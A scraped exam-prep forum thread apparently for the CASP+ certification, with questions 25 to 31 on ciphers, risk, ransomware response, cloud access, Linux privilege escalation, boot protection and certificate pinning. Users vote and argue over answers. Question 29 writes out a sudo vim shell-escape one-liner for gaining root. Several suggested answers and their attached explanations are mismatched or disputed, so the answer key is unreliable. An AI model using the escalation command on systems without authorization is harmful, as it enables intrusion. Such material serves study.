Selected Answer: B

B is correct. A: These are are strong ciphers and are generally considered secure. C:The configuration correctly redirects HTTP traffic (port 80) to HTTPS (port 443), which is standard practice. D:The server name configuration www.test.com matches the standard expected URL format

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: B

Based on the provided information, the MOST likely cause of the customer's inability to connect is:

B. The public key should be using ECDSA.

upvoted 1 times

llamaPaja 3 years, 3 months ago

I'd guess A - read this: https://ciphersuite.info/cs/TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384/ It is clear, that CBC is not recommended for use for a long time...

upvoted 5 times

FOURDUE 3 years, 9 months ago

Selected Answer: A

https://community.progress.com/s/article/unable-to-connect-to-site-externally-weak-cipher-or-http2-error

upvoted 4 times

angryelvis 3 years, 10 months ago

Selected Answer: B

OK, we all agree that this is a weak cipher suite (see the link below). But, that's not the question. The question is about the "inability to connect". Look at the below link and you will see that ECDSA is used to authenticate. You can connect to a weak cipher suite but if you're missing the signature algorithm...

https://ciphersuite.info/cs/TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384/

upvoted 6 times

kycugu 3 years, 10 months ago

In practice, a RSA key will work everywhere. ECDSA support is newer, so some old client or server may have trouble with ECDSA keys.

I will go for "A"

reference: https://security.stackexchange.com/questions/23383/ssh-key-type-rsa-dsa-ecdsa-are-there-easy-answers-for-which-to-choose-when

upvoted 3 times

lordguck 3 years, 11 months ago

I go for A: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 is labled a weak on ciphersuite.info

upvoted 4 times

Andre876 3 years, 11 months ago

The answer is A. https://ciphersuite.info/search/?q=TLS_RSA_WITH_AES_256_CBC_SHA256

upvoted 2 times

Sloananne 4 years, 1 month ago

Selected Answer: A

A) TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 and TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 are both considered weak cipher suites. May be vuln to BEAST attack since they are 1.2 TLS

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: A

C and D are not valid answers. for why C is not a valid answer check this link on how to handle https redirect https://stackoverflow.com/questions/13376219/htaccess-redirect-http-to-https Leaning towards A since is similar behavior as cipher mismatch. cipher used is TLS 1.2 and client might be using TLS 1.3 connection. Again CompTIA doing its miss direction.

upvoted 2 times

ito4862 3 years, 10 months ago

From the link you sent, I followed it to https://cwiki.apache.org/confluence/display/httpd/RedirectSSL. Wouldn't this prove that D is the answer?

NameVirtualHost *:80

ServerName www.example.com Redirect / https://secure.example.com/

ServerName secure.example.com DocumentRoot /usr/local/apache2/htdocs SSLEngine On # etc...

upvoted 1 times

ito4862 3 years, 10 months ago

Nvm, I believe A is the answer. I remembered that I have used old government websites that needed to have TLS 1.0 enabled in order to connect. I specifically had to go into IE settings and enable them for the website to work.

upvoted 2 times

dangerelchulo 4 years, 1 month ago

C can't be the answer since port 80 is plain text communication while 443 is the cipher communication. Website is set to default to port 443 so i can successfully communicate in the cipher stated above.

upvoted 3 times

Question #25 *Topic 1*

An IT administrator is reviewing all the servers in an organization and notices that a server is missing crucial practice against a recent exploit that could gain root access.
Which of the following describes the administrator's discovery?

A. A vulnerability

B. A threat

C. A breach

D. A risk

Suggested Answer: *A*
Reference: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained

zapato Highly Voted 4 years, 8 months ago

Selected Answer: A

A is correct. This is a vulnerability.

upvoted 6 times

BiteSize 3 years, 3 months ago

Selected Answer: A

Vulnerability is something that COULD happen. Thus the keyword in this question. Vulnerability = Exposed Threat = An event that leverages a Vulnerability Breach = Is after the event is successful Risk = While the vulnerability is a risk, Risk is an interpretation by the company itself of vulnerabilities that they feel are important. (you can never patch ALL vulnerabilities; otherwise, there would never be breaches.) Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 4 times

milkyzzz 3 years, 8 months ago

why not C?

upvoted 1 times

SallySausage Most Recent 2 years, 3 months ago

A breach would indicate that someone was able to exploit the vulnerability. Since this question just states that there is a potential issue, no breach is implied. If it said "... that someone used to gain root access." then it would be a breach.

upvoted 1 times

ukuwai 4 years, 1 month ago

Selected Answer: A

vulnerability refers to a weakness in your system while the risk is related to the potential for lost, damaged, or destroyed assets

upvoted 3 times

Question #26 *Topic 1*

A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.
Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.

B. Ascertain the impact of an attack on the availability of crucial resources.

C. Determine which security compliance standards should be followed.

D. Perform a full system penetration test to determine the vulnerabilities.

Suggested Answer: *A*

RevZig67 Highly Voted 4 years, 5 months ago

Selected Answer: A

You need to know what you got first.

upvoted 9 times

blacksheep6r 1 year, 8 months ago

Selected Answer: A

Why A is the Best Answer: ✔ You can't protect what you don't know exists – Creating an inventory of information and data assets is the first step in risk assessment. ✔ Understanding assets allows proper risk prioritization – Some assets are more critical than others (e.g., customer PII vs. public marketing materials). ✔ A strong asset inventory helps in compliance, security planning, and risk mitigation.

upvoted 2 times

ServerBrain 2 years, 3 months ago

Selected Answer: A

NIST Step 1: Prioritize and Scope.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: A

CIS Control 1 : Hardware and Software Inventory you can't defend or protect when you don't know what you have. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Cosmic_robot 3 years, 6 months ago

Selected Answer: A

Need to know your assets first in order to move forward.

upvoted 3 times

Andre876 3 years, 11 months ago

I would say C is the answer because in order to know which assets are important you have to know what framework/guidelines the company has to follow. for e.g. the risks of a financial org may be different from thos of a hospitol

upvoted 1 times

blacksheep6r Most Recent 1 year, 8 months ago

) Determine which security compliance standards should be followed

Compliance is critical, but you must first identify assets before determining applicable regulations (e.g., HIPAA for healthcare, PCI-DSS for payment data).

upvoted 1 times

Andre876 Highly Voted 3 years, 11 months ago

Retracting. The answer is A

upvoted 5 times

Boats 4 years, 2 months ago

Selected Answer: A

You might and probably would do a vulnerability assessment with multiple security compliance standards in mind. but to do it you first need an inventory.

upvoted 3 times

Question #27 *Topic 1*

While investigating a security event, an analyst finds evidence that a user opened an email attachment from an unknown source. Shortly after the user opened the attachment, a group of servers experienced a large amount of network and resource activity. Upon investigating the servers, the analyst discovers the servers were encrypted by ransomware that is demanding payment within 48 hours or all data will be destroyed. The company has no response plans for ransomware.
Which of the following is the NEXT step the analyst should take after reporting the incident to the management team?

A. Pay the ransom within 48 hours.

B. Isolate the servers to prevent the spread.

C. Notify law enforcement.

D. Request that the affected servers be restored immediately.

Suggested Answer: *B*

patinho777 Highly Voted 2 years, 1 month ago

Selected Answer: B

I think that isolating the network comes before notifying law enforcement.

upvoted 10 times

dangerelchulo 4 years, 3 months ago

That would be correct but analysts do not hold the job to do the isolation, he notified management to do so. Question ask about analyst next step only possible answer is notify law enforcement. Read the question carefully

upvoted 4 times

SallySausage 2 years, 3 months ago

Wrong. Analysts don't choose how the business responds to incidents, management does. If a security analyst at a company notifies law enforcement without their supervisor's direct say so, they are getting fired.

upvoted 1 times

blacksheep6r Most Recent 1 year, 8 months ago

Selected Answer: B

Why B is the Best Answer? ✔ Stops the spread – Ransomware often spreads laterally across the network. ✔ Prevents further encryption of files & backups – Keeping infected systems online risks more damage. ✔ Preserves forensic evidence – If properly isolated, analysts can investigate without the malware executing further.

upvoted 2 times

[Removed] 2 years, 4 months ago

Selected Answer: B

B is correct

upvoted 1 times

SangSang 2 years, 5 months ago

Selected Answer: B

I vote B, for anyone who concern about the Analyst role, check the question number 38, it still Analyst but all about technical actions.

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: B

Isolate, report, negotiate if last resort with law enforcement involved

upvoted 1 times

joinedatthehop 3 years, 1 month ago

I agree with DangerElChulo on this one. The answer should be C. The key word here is Analyst. While it would be common sense to isolate first, this is not the analysts job.

upvoted 1 times

joinedatthehop 3 years, 1 month ago

This is a classic CompTIA mind bender as isolation should 100% be the first step. The confusion comes in when we take into consideration the job duty of the person being talked about in the question is "Analyst".

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

From the analyst's perspective, the Cybersecurity Incident Response Team (CSIRT) handles the incident directly. Notifying management after detection and initial triage have taken place already is a no-brainer. Then, the next step for the analyst would be to reduce the impact on the network by isolating infected machines. Management would notify law enforcement or a Cyber Protection Team (CPT) to clear, hunt, and harden the network. Source: Verifying against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

kycugu 3 years, 10 months ago

C is the correct answers

upvoted 2 times

Andre876 3 years, 11 months ago

I believe it is B. it would be best to isolate the servers first to prvent further spread as well as to to prevent the attacker from making changes to the system before the police arrives.

upvoted 1 times

tineboy46 4 years ago

C is the correct pick. key word is (Analyst)

upvoted 1 times

Boats 4 years, 2 months ago

Selected Answer: B

No IT employee would ever contact LE without going through management. Even and IT director or CIO would not do that without approval of a CEO/Board approval. Also, FBI would not respond if the value was under a certain amount.

upvoted 3 times

dangerelchulo 4 years, 1 month ago

an Analyst also has no admin right, otherwise the question would had stated that what the sys admin or management team next step. Also given that analyst job is to review the event ant take appropriate action 1 notify management to isolate 2 report legal since company has no due process for incident 3 after report restore servers. If there are more steps than that let me know. step 1 completed next step is 2

upvoted 1 times

dangerelchulo 4 years, 3 months ago

Selected Answer: C

The analyst does not manage the system, that is why he notified the management team to do the isolation. Analyst only next possible step is to notify law enforcement. So C is the correct answer. Always read the whole question they are tricky, Big_Harambe was on the right path as well.

upvoted 2 times

dangerelchulo 4 years, 1 month ago

I was wrong it is isolation.

upvoted 4 times

Big_Harambe 4 years, 4 months ago

The company has no response plans for ransomware - therefore they have no plan to isolate the servers.

upvoted 3 times

RevZig67 4 years, 5 months ago

Selected Answer: B

I think isolating the servers

upvoted 2 times

dgfhyjfghfgfkfhd 4 years, 6 months ago

Isolating first makes much better real-world sense. While you're on the phone with detective Derp, all your corporate data is probably getting tunneled to Taiwan. Quarantine, then call the cops...

upvoted 1 times

zapato 4 years, 8 months ago

Selected Answer: B

I think It is B. Damage has to be minimize first and that is achieved isolating the servers

upvoted 2 times

BlackdaRipper 4 years, 8 months ago

This answer is correct. The question mentions the servers were attacked. You can't assume the attack was for any other service or device. So if it is isolated to the servers, the next thing would be notifying law enforcement to begin forensics.

upvoted 1 times

BlessedChild 4 years, 7 months ago

A group of servers, that means not all servers were affected. It's best to avoid more damages. So isolating the servers that aren't yet affected should be the first move then you can go ahead and inform your law enforcement department.

upvoted 2 times

Question #28 *Topic 1*

A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:
✑ Only users with corporate-owned devices can directly access servers hosted by the cloud provider.
✑ The company can control what SaaS applications each individual user can access.
✑ User browser activity can be monitored.
Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy

B. VPN, CASB, and secure web gateway

C. SSL tunnel, DLP, and host-based firewall

D. API gateway, UEM, and forward proxy

Suggested Answer: *A*

romero318 Highly Voted 4 years, 1 month ago

Selected Answer: B

So The reason I would say B is because of the first item. corporate-owned devices accessing servers directly is usually done with a VPN. This is the key factor in this question and it is the only answer with VPN. Also CASB helps a company control what cloud applications can be seen to what users.

upvoted 11 times

BiteSize Highly Voted 3 years, 3 months ago

Selected Answer: B

The big what if is the interpretation of "corporate-owned devices" "accessing servers" Are the devices phones? Then it would be A., leveraging a Microsoft environment of Intune, AAD, and Sentinel. Since it doesn't say mobile I would say that with a lack of descriptors then we have to interpret that it is traditional and the answer would be B.

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 7 times

blacksheep6r Most Recent 1 year, 8 months ago

Selected Answer: A

Why A is the Best Answer? ✔ IAM Gateway (Identity and Access Management) → Controls user authentication and ensures only corporate-owned devices can access cloud resources. ✔ MDM (Mobile Device Management) → Enforces device policies, restricting access to only approved, corporate-owned devices. ✔ Reverse Proxy → Intercepts web traffic before it reaches the SaaS applications, allowing monitoring and access control.

 This setup ensures secure authentication, device enforcement, and visibility into user activity.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: B

VPN: Ensures secure, device-based access control. CASB: Provides granular control over SaaS applications. Secure Web Gateway: Monitors and controls user browser activity.

upvoted 1 times

Mr214 3 years, 2 months ago

Selected Answer: D

✑ Only users with corporate-owned devices can directly access servers hosted by the cloud provider. (UEM) ✑ The company can control what SaaS applications each individual user can access. (API Gateway) ✑ User browser activity can be monitored. (Forward Proxy)

upvoted 1 times

imather 3 years, 2 months ago

Selected Answer: B

Only corporate owned devices - VPN can fulfill this, especially if it is hardware-based or requires an agent installed on the asset Control SaaS application access - CASB governs cloud usage across devices and cloud applications and so can control access User browser activity monitored - this can be accomplished both through a VPN and a secure web gateway. "secure web gateways provide advanced network protection by inspecting web requests against company policy"

upvoted 3 times

margomi86 3 years, 7 months ago

Selected Answer: B

B. VPN, CASB, and secure web gateway would be the best solution to meet the requirements. A VPN (Virtual Private Network) can restrict access to corporate-owned devices only, which would satisfy the first requirement. A CASB (Cloud Access Security Broker) would allow the company to control which SaaS applications individual users can access, fulfilling the second requirement.

upvoted 5 times

Broesweelies 3 years, 8 months ago

Selected Answer: A

MDM is the only viable solution for cloud based server access

upvoted 3 times

Cosmic_robot 3 years, 6 months ago

That makes no sense at all. Mobile Device Management (MDM) focuses on the control of mobile devices to ensure compliance with an organization's security requirements. That came straight from the CompTIA CAS-004 book. VPN, CASB, and Secure web gateway are the best options. Go with B.

upvoted 3 times

david124 3 years, 8 months ago

B. VPN, CASB, and secure web gateway would BEST meet the requirements.

A VPN would ensure that only corporate-owned devices can directly access the cloud-based infrastructure.

A Cloud Access Security Broker (CASB) can control the access of individual users to SaaS applications, fulfilling the second requirement.

A secure web gateway can monitor user browser activity, satisfying the final requirement. The secure web gateway acts as a security layer between the users and the internet, allowing for the monitoring and controlling of web traffic and ensuring that only authorized web resources are accessible.

upvoted 4 times

EZPASS 3 years, 8 months ago

Selected Answer: A

A is the correct answer.

upvoted 2 times

lordguck 3 years, 11 months ago

Only A addresses the issue of corp owned devices.

upvoted 1 times

Protocol0 3 years, 11 months ago

Selected Answer: A

I believe the answer they have is correct. If they infrastructure is entirely in the cloud as it says. All can be accomplished and IAM (Azure AD) MDM (Intune) and the reverse proxy to monitor their browser.

upvoted 2 times

BiteSize 3 years, 3 months ago

Completely agree but the big what if is the interpretation of "corporate-owned devices" "accessing servers" Are the devices phones? Then yes, yours works. Since it doesn't say mobile I would say that with a lack of descriptors then we have to interpret that it is traditional and the answer would be B.

upvoted 2 times

dangerelchulo 4 years, 1 month ago

Selected Answer: B

Not sure how VPN plays a role but CASB and secure gateway seems a fit for 2 out of the 3 they need

upvoted 4 times

loganharris 3 years, 5 months ago

VPNs can be used to ensure only corporate devices connect

upvoted 1 times

Question #29 *Topic 1*

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.
Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'.

B. Perform ASIC password cracking on the host.

C. Read the /etc/passwd file to extract the usernames.

D. Initiate unquoted service path exploits.

E. Use the UNION operator to extract the database schema.

Suggested Answer: *A*
Reference: https://docs.rapid7.com/insightvm/elevating-permissions/

AlexJacobson Highly Voted 4 years, 3 months ago

Selected Answer: A

/etc/passwd doesn't mean anything on modern linux systems. You would need to read /etc/shadow to get hashes if you wanna tray to crack them (and you have to be root for that). The best thing is A as this directly leads to spawning a root shell.

upvoted 10 times

ito4862 3 years, 10 months ago

Would a standard user be able to use any sudo commands? The passwd file doesn't store the hashes but it lets you know the different user accounts. There might be some non-root accounts with some increased privileges that might have easy passwords, which you could find in the passwd file

upvoted 4 times

Trap_D0_r 2 years, 9 months ago

Depends heavily on how well configured your sudoers file is. Short answer is "Yes" on some Linux systems standard users can launch programs such as Vim with Sudo.

upvoted 2 times

Andre876 Highly Voted 3 years, 11 months ago

The answer is C. the account being used does not have super user access so they cant use sudo, as an attacker the best move would be to find out what usernames are available and maybe try to elevate my permissions using one of those user accounts found in the etcppasswd file

upvoted 6 times

lionleo Most Recent 1 year, 4 months ago

Selected Answer: A

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'. Explanation

Option A: This method leverages misconfigured sudo permissions that allow a standard user to run vim (or similar editors) as root. If a user can execute vim as root via sudo, they can use vim's command mode to spawn a root shell. For example, running sudo vim -c '!sh' or entering :!sh within vim will drop the user into a root shell, effectively escalating privileges

. This is a well-known and valid Linux privilege escalation technique.

upvoted 1 times

blacksheep6r 1 year, 8 months ago

Selected Answer: A

 A) Spawn a shell using sudo and an escape string such as sudo vim -c '!sh'. C) Read the /etc/passwd file to extract usernames.

/etc/passwd contains usernames, UIDs, home directories, and default shells, but not password hashes (those are stored in /etc/shadow). It's useful for reconnaissance, but it doesn't escalate privileges. Key Takeaway: Misconfigured sudo permissions can allow attackers to escalate privileges using escape sequences in certain programs. Always restrict unnecessary sudo access!

 Burn, you're thinking like an ethical hacker now! Want to hit another CASP+ challenge?

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: A

The command sudo vim -c '!sh' is a technique used to escalate privileges on a Linux system by exploiting the capabilities of the vim text editor.

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: A

The likelihood of a passwd being plaintext isn't very likely. This is not a database and service path is not local. Going with A, attempt to gain root

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

loganharris 3 years, 5 months ago

The escape string "sudo vim -c !sh'" is a commonly used method to spawn a shell as a root user in Linux. This command opens the vim text editor as a root user and executes the "sh" command to spawn a new shell with root privileges.

Reading the /etc/passwd file to extract the usernames (Option C) is a reconnaissance technique that helps identify user accounts on the system but does not provide a way to elevate privileges.

upvoted 1 times

margomi86 3 years, 7 months ago

Selected Answer: A

A. Spawn a shell using sudo and an escape string such as sudo vim -c '!sh' is a valid Linux post-exploitation method to elevate privilege levels. This method takes advantage of the sudo command, which allows users to execute commands with elevated privileges, and the escape string "!sh" invokes a shell with root privileges.

upvoted 4 times

FoxTrotDG 3 years, 8 months ago

Selected Answer: C

As the account is a standard user, they will not have the rights to edit configuration files (sudoers), so the best option is to access the passwd file (you do not need any privileges to do this).

upvoted 4 times

FoxTrotDG 3 years, 6 months ago

I think I'll change my answer to A

upvoted 2 times

loganharris 3 years, 5 months ago

passwd file should be locked down to only root

upvoted 1 times

kycugu 3 years, 10 months ago

A can be possible if the Linux system is vulnerable,

getting shell using Vim via Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

sudo vim -c ':!/bin/sh'

reference: https://gtfobins.github.io/gtfobins/vim/

upvoted 3 times

Sloananne 4 years, 1 month ago

Initiate unquoted service path exploits could also work here, no?

upvoted 1 times

bigerblue2002 4 years, 3 months ago

/etc/passwd is a plain text-based database that contains information for all user accounts on the system. It is owned by root and has 644 permissions . The file can only be modified by root or users with sudo privileges and readable by all system users.

via https://linuxize.com/post/etc-passwd-file/

Seems readable by all users.

upvoted 2 times

Big_Harambe 4 years, 4 months ago

The user can't read the /etc/passswd file without elevated privileges. A

upvoted 2 times

RevZig67 4 years, 5 months ago

Selected Answer: C

Best thing to do is read /etc/passwd file

upvoted 3 times

Pongpisit 4 years, 9 months ago

Selected Answer: A

A

https://gtfobins.github.io/gtfobins/vim/

upvoted 5 times

Question #30 *Topic 1*

A systems administrator is in the process of hardening the host systems before connecting to the network. The administrator wants to add protection to the boot loader to ensure the hosts are secure before the OS fully boots.
Which of the following would provide the BEST boot loader protection?

A. TPM

B. HSM

C. PKI

D. UEFI/BIOS

Suggested Answer: *D*

This task describes how to use the vSphere Client to enable and disable secure boot for a virtual machine. You can also write scripts to manage virtual machine settings. For example, you can automate changing the firmware from BIOS to EFI for virtual machines with the following PowerCLI code:

```
$vm = Get-VM TestVM

$spec = New-Object VMware.Vim.VirtualMachineConfigSpec
$spec.Firmware = [VMware.Vim.GuestOsDescriptorFirmwareType]::efi
$vm.ExtensionData.ReconfigVM($spec)
```

Reference: https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.security.doc/GUID-898217D4-689D-4EB5-866C-888353FE241C.html

dangerelchulo Highly Voted 4 years, 1 month ago

Selected Answer: D

was leaning to TPM but this CompTIA explanation Setting a BIOS/UEFI password to prevent access that could lead to a boot to an external operating system Using open case alerts that can warn you when the case of the system is opened

upvoted 10 times

23169fd 2 years, 3 months ago

TPM is a hardware-based security feature that can store cryptographic keys and perform security-related functions. While TPM can be used in conjunction with UEFI to enhance security, TPM alone does not directly protect the boot loader.

upvoted 3 times

Noragretz Highly Voted 2 years, 9 months ago

Selected Answer: A

I was going to choose D, except BIOS does not have a secure boot feature only UFEI does. Therefore I choose A - TPM

upvoted 6 times

lionleo Most Recent 1 year, 4 months ago

Selected Answer: A

To secure the boot loader and ensure system integrity before the OS boots, the best protection is A. TPM (Trusted Platform Module). Explanation

TPM provides hardware-based security by:

Storing cryptographic keys securely to verify the boot loader and firmware integrity during startup.

Enabling Secure Boot and Measured Boot processes, which validate each boot stage (firmware, bootloader, OS kernel) against tampering or unauthorized modifications

.

Creating a chain of trust that logs measurements of boot components (e.g., bootloader hashes) in TPM-protected registers, ensuring only trusted code executes

.

Why Other Options Are Less Suitable Option Limitation B. HSM Primarily used for external key management, not directly integrated into the boot process. HSMs lack native support for boot-time integrity checks . C. PKI While PKI enables digital signing of bootloaders, it doesn't inherently enforce verification during boot. TPM complements PKI by securely storing keys and enforcing validatio

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: D

UEFI (Unified Extensible Firmware Interface) and BIOS (Basic Input/Output System) are firmware interfaces for booting the operating system. UEFI, in particular, provides several security features such as Secure Boot, which ensures that only signed and trusted boot loaders and OS kernels are loaded during the boot process. This prevents unauthorized code from running before the operating system is fully loaded.

upvoted 2 times

SangSang 2 years, 5 months ago

Selected Answer: D

I was come with A, but after few research I just noticed that the TPM is the place to storing the cryptographic key securely, TPM itself doesn't provide the secure boot, that job belong to UEFI/BIOS. Yes the combination between secure boot feature and TPM is quite nice, but in fact, secure boot still belong to UEFI/BIOS, not TPM.

upvoted 1 times

The_Lucifer 2 years, 9 months ago

should it be TPM based on Question 191 ?

upvoted 1 times

CoolCat22 3 years, 1 month ago

Selected Answer: A

aaaaaaaaaaaaa

upvoted 1 times

ThatGuyOverThere 3 years, 2 months ago

Selected Answer: A

UEFI secure boot features rely on TPM.

https://learn.microsoft.com/en-us/windows/security/operating-system-security/system-security/secure-the-windows-10-boot-process

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

UEFI/BIOS Start of Secure Boot

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

saucehozz 2 years, 6 months ago

BIOS doesn't allow Secure Boot

upvoted 2 times

margomi86 3 years, 7 months ago

Selected Answer: D

UEFI/BIOS would provide the BEST boot loader protection. The Unified Extensible Firmware Interface (UEFI) or Basic Input/Output System (BIOS) is responsible for booting the operating system and loading it into memory. By securing the boot loader with a password and enabling secure boot, the administrator can prevent unauthorized modifications to the boot loader and the operating system. This can help protect against malware attacks and unauthorized access to the system. TPM (Trusted Platform Module) and HSM (Hardware Security Module) are hardware security devices that can also provide boot loader protection, but they may be more expensive and complex to implement. PKI (Public Key Infrastructure) is a framework for managing digital certificates, which may be used for authentication and encryption, but it is not directly related to boot loader protection.

upvoted 2 times

saucehozz 2 years, 6 months ago

Wow. Just wow.

upvoted 1 times

FoxTrotDG 3 years, 6 months ago

Nowhere does it talk about a budget or the complexity to implement. I don't know about the best, but the most secure would be TPM.

upvoted 3 times

Geofab 3 years, 7 months ago

Selected Answer: D

I think a TPM (measured boot) is the best boot loader protection, but I think for this question, the answer is D. UEFI/BIOS because of the keyword "Secure" for Secure boot

upvoted 3 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: A

The best option for providing boot loader protection would be A. TPM (Trusted Platform Module). TPM is a hardware-based security feature that provides a secure storage area for cryptographic keys and ensures the integrity of the boot process. It can be used to verify the integrity of the boot loader, which is responsible for loading the operating system, and prevent unauthorized modifications or malware from being loaded at boot time.

upvoted 2 times

david124 3 years, 8 months ago

A. TPM (Trusted Platform Module) would provide the BEST boot loader protection. A TPM is a hardware component that provides secure storage and cryptographic operations. It can ensure that the boot loader and operating system have not been tampered with before allowing them to load. This can help prevent malware and other malicious code from being loaded onto the system.

B. HSM (Hardware Security Module) is a hardware device that can provide secure storage and cryptographic operations, but it is typically used for protecting keys and other sensitive data rather than boot loader protection.

C. PKI (Public Key Infrastructure) is a system for managing digital certificates and public key encryption. While it can be used for secure booting, it would typically be used in conjunction with other technologies such as a TPM.

D. UEFI/BIOS (Unified Extensible Firmware Interface/Basic Input/Output System) are firmware interfaces that control the boot process of a computer. While they can be configured to provide some level of boot loader protection, they are not as secure as a TPM.

upvoted 2 times

BlackdaRipper 4 years, 8 months ago

D is correct. https://docs.vmware.com/en/VMware-vSphere/7.0/com.vmware.vsphere.security.doc/GUID-898217D4-689D-4EB5-866C-888353FE241C.html

upvoted 3 times

saucehozz 3 years, 1 month ago

This question doesn't ask how to switch the firmware of VM with PowerCLI. The provided answer is far off.

upvoted 1 times

saucehozz 2 years, 6 months ago

I also had a good laugh.

upvoted 1 times

Question #31 *Topic 1*

A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies

B. Wildcard certificates

C. HSTS

D. Certificate pinning

Suggested Answer: *C*

ALTS has a secure handshake protocol similar to mutual TLS. Two services wishing to communicate using ALTS employ this handshake protocol to authenticate and negotiate communication parameters before sending any sensitive information. The protocol is a two-step process:

- **Step 1:Handshake** The client initiates an elliptic curve-Diffie Hellman (ECDH) handshake with the server using Curve25519. The client and server each have certified ECDH public parameters as part of their certificate, which is used during a Diffie Hellman key exchange. The handshake results in a common traffic key that is available on the client and the server. The peer identities from the certificates are surfaced to the application layer to use in authorization decisions.
- **Step 2: Record encryption** Using the common traffic key from Step 1, data is transmitted from the client to the server securely. Encryption in ALTS is implemented using BoringSSL and other encryption libraries. Encryption is most commonly AES-128-GCM while integrity is provided by AES-GCM's GMAC.

Reference: https://cloud.google.com/security/encryption-in-transit

YUYUY Highly Voted 2 years, 1 month ago

Selected Answer: D

The answer is D. Cert Pinning.

If we are trying to defend against HTTPS interception and we are already using HTTPS (TLS1.2) why would we want HSTS? All HSTS does is enforce the use of HTTPS. This would be great to defend against attacks like Cert Downgrading, but not HTTPS interception attacks. These attacks are designed to work against HTTPS, what would ensure we use HTTPS do for us in this case?

Both HSTS and Cert Pinning are security controls! But HSTS ensures HTTPS while Cert pinning enhances HTTPS.

upvoted 6 times

saucehozz 2 years, 1 month ago

Selected Answer: D

"How it works Pinning allows for a trusted copy of a certificate or public key to be associated with a server and thus reducing the likelihood of frequently visited sites being subjected to man-in-the-middle attacks. Certificates or public keys can be pinned after a trusted connection has been established or the pinning can be preloaded in an application, which is the preferred method for mobile applications."

https://d3fend.mitre.org/technique/d3f:CertificatePinning/

upvoted 3 times

cyspec 2 years, 3 months ago

Selected Answer: C

According to Jason Dion, certificate pinning "is no longer considered secure and should not be used".

upvoted 3 times

cyspec 2 years, 3 months ago

Selected Answer: D

The key words here are "mobile application". This is not a browser and app can be configured by the company.

upvoted 1 times

cyspec 2 years, 3 months ago

It would appear that Jason Dion would disagree with this answer. The reason is simple, certificate pinning "is no longer considered secure and should not be used".

upvoted 1 times

Bright07 2 years, 4 months ago

HSTS is the HTTP Strict Transport Security web security policy and this is going to be used to protect your website against protocol downgrade attacks and cookie hijacking. It going to allow web servers to declare that web browsers or other compliant user agents should only interact with that server using secure HTTPS connections and never through insecure HTTP protocols. Certificate Pinning or Public Key Pinning is a security mechanism which allows HTTPS website to resist impersonation by attackers using miss-issued or otherwise fraudulent certificates. So with this illustration, Option D is the answer to the question.

upvoted 1 times

rice3cooker 3 years, 1 month ago

Selected Answer: C

C is correct

upvoted 2 times

BiteSize 3 years, 3 months ago

Selected Answer: D

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

javier051977 3 years, 6 months ago

Selected Answer: D

Correct Answer is D. "Organizations that have performed a risk assessment and determined that HTTPS inspection is a requirement should ensure their HTTPS inspection products are performing correct transport layer security (TLS) certificate validation. " you can read full article: https://www.cisa.gov/news-events/alerts/2017/03/16/https-interception-weakens-tls-security certificate pinning, would be the BEST solution against HTTPS interception attacks in this scenario.

upvoted 2 times

margomi86 3 years, 7 months ago

Selected Answer: D

The BEST solution against HTTPS interception attacks is certificate pinning. Certificate pinning is a technique where the client application hardcodes the server's certificate or public key to ensure that only that certificate or key is trusted. This means that if an attacker tries to intercept the traffic and replace the certificate with a different one, the client will detect the difference and refuse to communicate with the attacker's server.

